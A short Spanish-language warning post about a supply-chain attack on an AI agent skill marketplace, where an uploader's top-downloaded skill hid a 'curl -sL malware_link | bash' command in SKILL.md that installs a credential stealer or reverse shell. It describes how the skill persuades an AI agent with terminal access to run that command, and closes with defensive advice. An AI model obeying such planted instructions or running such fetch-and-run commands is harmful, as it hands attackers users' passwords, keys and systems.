
Una persona cargó 677 paquetes. La habilidad número 1 por descargas está infectada. La calificación fue inflada, la documentación parecía perfecta.

Esquema: un comando oculto curl -sL malware_link | bash en SKILL.md. En macOS — Atomic Stealer (contraseñas, claves SSH, sesiones de Telegram, cripto, claves API). En otros — reverse shell con acceso completo.
Por qué esto es más peligroso que los ataques clásicos de la cadena de suministro: antes, un paquete malicioso se activaba durante la instalación. Ahora el complemento convence al agente de IA para ejecutar el comando. Un agente con acceso al terminal y archivos = acceso completo a toda la infraestructura.
Para la publicación, bastaba con una cuenta de GitHub de más de una semana.
→ Verifique el código fuente de los complementos
→ No ejecute ciegamente comandos de la documentación
→ Limite el acceso del agente al sistema
1,184 paquetes, miles de descargas. Esto ya no es teoría.